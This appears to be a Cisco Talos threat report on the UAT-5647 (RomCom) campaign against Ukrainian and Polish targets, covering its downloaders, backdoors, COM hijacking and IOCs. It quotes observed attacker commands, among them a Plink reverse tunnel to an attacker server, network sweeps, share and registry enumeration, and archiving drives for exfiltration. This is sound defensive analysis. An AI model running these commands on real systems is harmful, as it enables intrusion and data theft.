UAT-5647 targets Ukrainian and Polish entities with RomCom malware variants

By Dmytro Korzhevin, Asheer Malhotra, Vanja Svajcer, Vitor Ventura

THURSDAY, OCTOBER 17, 2024 06:00

APT UKRAINE MALWARE RUSSIA

- Cisco Talos has observed a new wave of attacks active since at least late 2023, from a Russian speaking group we track as "UAT-5647", against Ukrainian government entities and unknown Polish entities.
- UAT-5647 is also known as **RomCom** and is widely attributed to Russian speaking threat actors in open-source reporting.
- The latest series of attacks deploys an updated version of the RomCom malware we track as "**SingleCamper**". This version is loaded directly from registry into memory and uses loopback address to communicate with its loader.
- UAT-5647 has also evolved their tooling to include four distinct malware families: two downloaders we track as RustClaw and MeltingClaw; a RUST-based backdoor we call DustyHammock; and a C++ based backdoor we call ShadyHammock.
- During its lateral movement, the threat actor attempted to compromise edge devices by tunneling internal interfaces to external, remote hosts controlled by UAT-5647. If successful, it would have higher chances of evading detection during the incident response process.

UAT-5647 has long been considered a multi-motivational threat actor performing both ransomware and espionage-oriented attacks. However, UAT-5647 has accelerated their attacks in recent months with a clear focus on establishing long–term access for exfiltrating data of strategic interest to them. Our assessment, in line with recent reporting from CERT-UA and Palo Alto Networks, indicates that the threat actor is aggressively expanding their tooling and infrastructure to support a wide variety of malware components authored in diverse languages and platforms such as GoLang, C++, RUST and LUA.


Talos further assesses that this specific series of attacks, targeting high profile Ukrainian entities, is likely meant to serve UAT-5647's two-pronged strategy in a staged manner – establish long-term access and exfiltrate data for as long as possible to support espionage motives, and then potentially pivot to ransomware deployment to disrupt and likely financially gain from the compromise. It is also likely that Polish entities were also targeted, based on the keyboard language checks performed by the malware.

UAT-5647 infection chain

The infection chain consists of a spear-phishing message delivering a downloader consisting of either of two variants: “RustyClaw” – a RUST-based downloader, and a C++ based variant we track as “MeltingClaw”. The downloaders make way for and establish persistence for two distinct backdoors we call “DustyHammock” and “ShadyHammock,” respectively.

DustyHammock is a more straightforward backdoor meant to be the core malicious component of the infection communicating with its command and control (C2) and performing malicious actions. ShadyHammock is, however, a two-pronged backdoor responsible for loading and activating the SingleCamper implant (RomCom malware variant) on an infected system and optionally listening for incoming commands from another malicious component.

The overall infection chain can be visualized as:



UAT-5647's post-compromise activity

The post-compromise activity by UAT-5647 is standard to what we would expect for a threat actor whose primary motivation is espionage. There is however one set of actions that stand out. It is our assessment that at some point the threat actor started targeting the edge devices, from inside the compromised network. This and other activities are detailed in the following sub-sections.

Tunneling into the enterprise

Once preliminary network reconnaissance was completed, UAT-5647 downloaded PuTTY’s Plink tool to establish remote tunnels between accessible endpoints and attacker-controlled servers [T1572]. While this is a common practice, one of the configurations was mapping the internal admin port of an edge device.

```
cmd /C %public%\pictures\iestatus[.]exe -pw _passwd_ -batch -hostkey SHA256:_KEY_ -N -R 8080:_IP_IN_INFECTED_N
```

Any traffic sent to Port 8088 on the attacker-controlled remote server will be forwarded to Port 80 on (<IP_IN_INFECTED_NETWORK>). This technique effectively exposes the application on Port 80 to the attackers allowing them to:

- Brute force or password spray to gain access to the service.
- Monitor and exfiltrate data and configuration from the application once access has been achieved.

Based on URLs exposed to the threat actors now on Port 8088 such as "hxxp[://]193[.]42[.]36[.]131:8088/help/LanArpBindingListHelpRpm[.]htm", "userRpm/VirtualServerRpm.htm", and Censys data, it is likely that the <IP_IN_INFECTED_NETWORK> IP address is a "TP-LINK Wireless G Router WR340G".

UAT-5647's lateral movement and system discovery

The threat actors were particularly interested in network reconnaissance, evident from the repeated ping sweeps they carried out to find adjoining systems [T1016]:

```
powershell command 1..254 | % {ping n 1 a w 100 192.168.0.$_} | SelectString \[
```

Once UAT-5647 deemed a specific system on the network as interesting, they can take one of two actions:

Based on the results of the ping sweep (ICMP sweep), UAT-5647 created and executed a customized batch (BAT) file named "nv[.]bat". The BAT file is used to run "net view" to obtain a list of shares exposed on specific IPs [T1135]:

```
net view /all [\][\]192[.]168[.]XXX[.]XXX
net view /all [\][\]192[.]168[.]XXX[.]XXX
net view /all [\][\]192[.]168[.]XXX[.]XXX
net view /all [\][\]192[.]168[.]XXX[.]XXX
```

UAT-5647 further pinged additional endpoints in the network, this time however using their hostnames and specific IPs [T1016]:

```
ping -n 1 <IP>
ping -n 1 <hostname>
```

A successful response from the system leads to shared folder reconnaissance [T1135]:

```
dir [\][\]192[.]168[.]0[.]XXX\c$
dir [\][\]<hostname>\c$
```

They began to run highly specific port scans on it, likely to find means of obtaining unauthorized access to it:

```
powershell  -c $ips = @("<IP_ADDRESS>"); $ports = @("22", "80", "443"); foreach ($ip in $ips) { foreach ($port
```

Later the threat actor expanded their port scans to other IP address in the network:

```
powershell -Command $ips = @(" <IP_ADDRESS>", "<IP_ADDRESS>", ...., "<IP_ADDRESS>", "<IP_ADDRESS>"); $ports =
```

System and user discovery

Even though the C2 may have automatically issued a limited set of commands to the last-stage implants, the attackers open a reverse shell (via cmd[.]exe) to conduct further reconnaissance. This activity primarily consists of user and system discovery tasks:

Commands	MITRE ATT&CK Technique
whoami whoami /all	System Owner/User Discovery [T1003]
chcp	System Location Discovery: System Language Discovery [T1614/001]
systeminfo ipconfig /all powershell -c get-volume tasklist arp -a net user tasklist /v netstat -ano	System Information Discovery [T1082]
nltest /domain_trusts	Domain Trust Discovery [T1482]
dir C:\Program Files dir C:\Users dir %userprofile% dir %userprofile%\Downloads dir %userprofile%\Desktop dir %userprofile%\Documents dir %localappdata% dir /s C:\ProgramData dir %LOCALAPPDATA%\Google\Chrome\User Data\Default\ dir %localappdata% dir c:\users dir %public%	File and Directory Discovery [T1083]
net localgroup net localgroup administrators net share	Permission Groups Discovery: Local Groups [T1069/001]
cmd /C reg export hkcu %public%\music\hkcu.txt cmd /C reg export hklm %public%\pictures\hklm.txt cmd /C reg query hklm\software cmd /C reg query hklm\software\<product_name> cmd /C reg query hklm\SYSTEM\CurrentControlSet\Services\<product_name> /s	Query Registry [T1012]

Data exfiltration activity

In parallel, we also observed the operators attempting to stage entire drives for exfiltration from the infected system [T1560]:

```
powershell -c Compress-Archive -Path d:\ -DestinationPath C:\Users\<user>\Documents\d.zip
```

However, they also collected specific folders on disk too. In this specific case the threat actor is exfiltrating the “Recent” folder in, what seems, an attempt to understand the victim’s latest activity on the system.

```
cmd /C powershell -c Compress-Archive -Path c:\users\<users>\appdata\Roaming\microsoft\Windows\Recent\ -Destir
```

RustyClaw leads to DustyHammock

RustyClaw is a RUST-based malware downloader that is targeted towards Polish, Ukrainian or Russian speaking users. The malware checks the Keyboard Layout to match one of the following language codes, before proceeding with its malicious activities:

- 415 – Polish
- 422 – Ukrainian
- 419 – Russian
- 2000 – Unknown

RustyClaw will then generate a hash for its file name to match it with a hardcoded value – this is an anti-analysis feature to prevent malware from running in sandboxes with randomized names.

Once the checks have passed, the downloader will optionally download a decoy PDF to display to the infected user and then download the next-stage implant, DustyHammock, to locations on disk such as:

C:\Users\<user>\AppData\Local\KeyStore\keyprov.dll

Then the following registry values are set to the path of the next-stage payload (keyprov[.]dll):

HKCU\SOFTWARE\Classes\CLSID\{2155fee3-2419-4373-b102-6843707eb41f}\InprocServer32

This GUID is the CLISD for “CLSID_LocalIconCache”, that is the ThumbCache entry. It is used by explorer[.]exe while rendering the thumbnails for file icons.

The downloader will then restart the explorer[.]exe process to load the next-stage payload DLL, DustyHammock, effectively trojanizing the process:

cmd /C timeout 3 && taskkill /f /im explorer.exe && start explorer.exe

DustyHammock – UAT-5647's latest backdoor

DustyHammock is another RUST-based backdoor. It is configured to run preliminary, hardcoded, reconnaissance commands on the infected system, gather their outputs, and send the information to its C2. The C2 then begins responding with tasks to perform on the infected system. The preliminary information collected is the MAC addresses, windows version information, and computer\username via the “whoami” and “chcp” commands.

The backdoor has the following capabilities:

- Run arbitrary commands on the infected endpoint.
- Download and place files from the C2 to the infected system.
- Connect to an IPNS CID – likely done to download additional payloads to the infected system. The CID access by the backdoor is “/ipns/k51qzi5uqu5dgn9wgsaxb7cfvinmk27eusoufaxrp8qd1ri5kamf41bg7gpydm”.

InterPlanetary File System (IPFS) is a peer-to-peer network allowing resource hosting in a decentralized manner. InterPlanetary Name System (IPNS), a feature of IPFS, enables mutable referencing of resources hosted on IPFS networks, allowing uploaders to modify the content of the resource without changing its identifier (CID).

Note that although similar in names, DustyHammock and ShadyHammock are in fact distinct implant families. ShadyHammock is coded in C++ and contains additional capabilities to bind itself and listen for incoming requests – a capability missing in DustyHammock. Although ShadyHammock consists of more features, DustyHammock seems to be the

successor to it and was used as recently as September 2024 by UAT-5647. UAT-5647 likely decided to abandon additional components such as SingleCamper (loaded by ShadyHammock) in favor of a single last-stage implant, DustyHammock.

MeltingClaw leads to ShadyHammock

MeltingClaw is the second malware downloader UAT-5647 has used in this series of attacks. It is similar in behavior to RustyClaw with varying configurations such as file names and locations. The next-stage payload, ShadyHammock, is dropped to a similar location such as:

C:\Users\<user>\AppData\Local\AppTemp\libapi.dll

This DLL is loaded into explorer[.]exe by specifying it in the registry key:

HKEY_USERS\S-1-..-CLASSES\CLSID\{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}\InprocServer32\

This GUID is the “Sync Registration” COM interface and is loaded into explorer[.]exe as well.

Apart from these capabilities that are common with RustyClaw, MeltingClaw will also download and store additional payloads in the Windows registry:

HKEY_CURRENT_USER\Software\AppDataSoft\Software\

Registry Value Names	Purpose and contents
state1 trem1	XOR encoded SingleCamper DLL
state2 trem2	XOR encoded malware DLL – currently unknow.
state3 trem3	The implant version for the downloader. “UPDE<number>”

These payloads are then loaded and activated by ShadyHammock via explorer[.]exe as illustrated next. One of the payloads is a new variant of the RomCom backdoor, we track as “SingleCamper”. The other payload is currently unknown.

ShadyHammock – a two-pronged backdoor

ShadyHammock is a simple and effective backdoor that carries out two primary tasks:

- Load and run payloads placed in certain registry locations (by its parent MeltingClaw).
- Bind to localhost and listen for incoming commands from a separate malicious component.

ShadyHammock’s load-and-run capability leads to SingleCamper

The malware will read registry locations, specifically in location:

HKEY_CURRENT_USER\Software\AppDataSoft\Software\

There are usually three values in this registry key, two containing encoded copies of next stage payloads and the third containing configuration specific data such as the implant’s versions.

The binary content of these registry values is read and decoded, resulting in a DLL that is simply traversed to find the export function. The resulting DLLs are loaded into memory to carry out more malicious activities. So far Talos has only discovered one DLL-based payload from registry, that we track as “**SingleCamper**”. SingleCamper, a new version of the RomCom malware, was also recently disclosed in Palo Alto’s report as SnipBot.

The other payload is yet to be discovered (usually in the “trem2” or “state2” registry values). However, ShadyHammock already has the capability to deploy this payload on-demand provided that a specific command code is sent to it via the endpoint’s localhost interface.

ShadyHammock can accept commands from SingleCamper

ShadyHammock also consists of the ability to bind to a specific port (such as 1342) on localhost (127[.]0[.]0[.]1). Binding to localhost does not allow it to listen for incoming requests from remote hosts and is a mechanism to communicate with SingleCamper.

ShadyHammock listening on Port 1342

ShadyHammock will listen for specific command phrases based on which it performs specific actions. These actions consist of:

- “**delete bot**”: Issuing this command will result in the backdoor being deleted from the infected host. The backdoor will delete all registry keys and folders associated with it and then restart explorer[.]exe to execute a benign, non-trojanized copy of the process.
- “**update bot work**” or “**start bot file**”: these commands instruct the backdoor to decode and load the payload stored in the second registry value that may have been created by MeltingClaw - “trem2” or “state2”.

These commands are in fact issued to ShadyHammock by SingleCamper (RomCom). SingleCamper’s C2 server will issue a specific command code to it based on which the malware will generate the command phrase such as “delete bot” and send it to ShadyHammock via the localhost interface.

SingleCamper issuing commands to ShadyHammock via localhost

SingleCamper – an update to RomCom

SingleCamper is the key implant in this infection that carries out all of the malicious post-compromise activities. It is loaded by ShadyHammock after being read and decoded from the Windows registry.

SingleCamper consists of the following capabilities:

- Send preliminary system information to the C2 for registering the infection. The data is sent over Port 443 (HTTPS) in format:

<MAC_ADDRESS>@RDPE1@@exist:<BLAH>-0:US:RDPE1:\:<OEM_CP_VALUE>:

- Execute preliminary reconnaissance commands sent by the C2 and respond with the results such as:
    - nltest /domain_trusts
    - systeminfo
    - ipconfig /all
    - dir C:\"program Files" C:\"Program Files (x86)" C:\Users

- Based on the information received by the C2, the attackers decided whether the infected system is worth exploring further and carrying out post-compromise activities. Therefore, any commands executed by SingleCamper after these preliminary commands may be human operator issued commands.

- Receive command codes and accompanying data from the C2 and perform malicious actions on the infected system such as system information, download of additional payloads (such as PuTTY's Plink), enumerate processes, enumerate and exfiltrate files with specific extensions such as: txt, rtf, xls, xlsx, ods, cmd, pdf, vbs, ps1, one, kdb, kdbx, doc, docx, odt, eml, msg, email.

- SingleCamper can also send commands to its loader, ShadyHammock, to perform actions on the infected endpoint. Actions include deleting the infection and loading another payload from registry – the same way ShadyHammock loads SingleCamper.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found at our GitHub repository here.

RustyClaw

12bf973b503296da400fd6f9e3a4c688f14d56ce82ffcfa9edddd7e4b6b93ba9
260a6644ab63f392d090853ccd7c4d927aba3845ced473e13741152cdf274bbd
9062d0f5f788bec4b487faf5f9b4bb450557e178ba114324ef7056a22b3fbe8b
43a15c4ee10787997682b79a54ac49a90d26a126f5eeeb8569022850a2b96057
aa09e9dca4994404a5f654be2a051c46f8799b0e987bcefef2b52412ac402105
585ed48d4c0289ce66db669393889482ec29236dc3d04827604cf778c79fda36
62f59766e62c7bd519621ba74f4d0ad122cca82179d022596b38bd76c7a430c4
9fd5dee828c69e190e46763b818b1a14f147d1469dc577a99b759403a9dadf04
b1fe8fbbb0b6de0f1dcd4146d674a71c511488a9eb4538689294bd782df040df
7602e2c1ae27e1b36ee4aed357e505f14496f63db29fb4fcdd0d8a9db067a5c4
f3fe04a7e8da68dc05acb7164b402ffc6675a478972cf624de84b3e2e4945b93
10e1d453d4f9ca05ff6af3dcd7766a17ca1470ee89ba90feee5d52f8d2b18a4c
a265ae8fed205efb5bcc2fb59e60f743f45b7ad402cb827bc98dee397069830c
8104fdf9ff6be096b7e5011e362400ee8dd89d829c608be21eb1de959404b4b9
b55f70467f13fbad6dde354d8653d1d6180788569496a50b06f2ece1f57a5e91
bd25618f382fc032016e8c9bc61f0bc24993a06baf925d987dcec4881108ea2a
78eaaf3d831df27a5bc4377536e73606cd84a89ea2da725f5d381536d5d920d8
88a4b39fb0466ef9af2dcd49139eaff18309b32231a762b57ff9f778cc3d2dd7
01ebc558aa7028723bebd8301fd110d01cbd66d9a8b04685afd4f04f76e7b80c
7c9775b0f44419207b02e531c357fe02f5856c17dbd88b3f32ec748047014df8
54ce280ec0f086d89ee338029f12cef8e1297ee740af76dda245a08cb91bab4d
bf5f2bdc3d2acbfb218192710c8d27133bf51c1da1a778244617d3ba9c20e6f7
fdbc6648c6f922ffcd2b351791099e893e183680fc86f48bf18815d8ae98a4f7
ac9e3bf1cc87bc86318b258498572793d9fb082417e3f2ff17050cf6ec1d0bb5
0a02901d364dc9d70b8fcdc8a2ec120b14f3c393186f99e2e4c5317db1edc889

DustyHammock

951b89f25f7d8be0619b1dfdcc63939b0792b63fa34ebfa9010f0055d009a2d3

PuTTY Plink

2e338a447b4ceaa00b99d742194d174243ca82830a03149028f9713d71fe9aab

MeltingClaw

45adf6f32f9b3c398ee27f02427a55bb3df74687e378edcb7e23caf6a6f7bf2a
B9677c50b20a1ed951962edcb593cce5f1ed9c742bc7bff827a6fc420202b045

ShadyHammock

ce8b46370fd72d7684ad6ade16f868ac19f03b85e35317025511d6eeee288c64
9f635fa106dbe7181b4162266379703b3fdf53408e5b8faa6aeee08f1965d3a2
1fa96e7f3c26743295a6af7917837c98c1d6ac0da30a804fed820daace6f90b0

SingleCamper

dee849e0170184d3773077a9e7ce63d2b767bb19e85441d9c55ee44d6f129df9
2474a6c6b3df3f1ac4eadcb8b2c70db289c066ec4b284ac632354e9dbe488e4d

Network IOCs

213[.]139[.]205[.]23
dnsresolver[.]online
apisolving[.]com
hxxp[://]apisolving[.]com:443/DKgitTDJfiP
rdcservice[.]org
23[.]94[.]207[.]116
webtimeapi[.]com
91[.]92[.]242[.]87
wirelesszone[.]top
hxxp[://]wirelesszone[.]top:433/OfjdDebdjas
192[.]227[.]190[.]127
devhubs[.]dev
91[.]92[.]254[.]218
pos-st[.]top
hxxp[://]adcreative[.]pictures:443/kjLY1Ul8IMO
adcreative[.]pictures
91[.]92[.]248[.]75
creativeadb[.]com
94[.]156[.]68[.]216
hxxp[://]creativeadb[.]com:443/n9JTcP62OvC
193[.]42[.]36[.]131
copdaemi[.]top
adbefnts[.]dev
23[.]137[.]253[.]43
store-images[.]org
193[.]42[.]36[.]132
/ipns/k51qzi5uqu5dgn9wgsaxb7cfvinmk27eusoufaxrp8qd1ri5kamf41bg7gpydm

Cisco Talos has uncovered a new remote access trojan (RAT) family we are calling "MoonPeak." This a XenoRAT-based malware, which is under active development by a North Korean nexus cluster we are calling "UAT-5394."

APT41 likely compromised Taiwanese government-affiliated research institute with ShadowPad and Cobalt Strike

AUGUST 1, 2024 08:00

ShadowPad, widely considered the successor of PlugX, is a modular remote access trojan (RAT) only seen sold to Chinese hacking groups.

Operation Celestial Force employs mobile and desktop malware to target Indian entities

JUNE 13, 2024 06:00

Cisco Talos is disclosing a new malware campaign called "Operation Celestial Force" running since at least 2018. It is still active today, employing the use of GravityRAT, an Android-based malware, along with a Windows-based malware loader we track as "HeavyLift."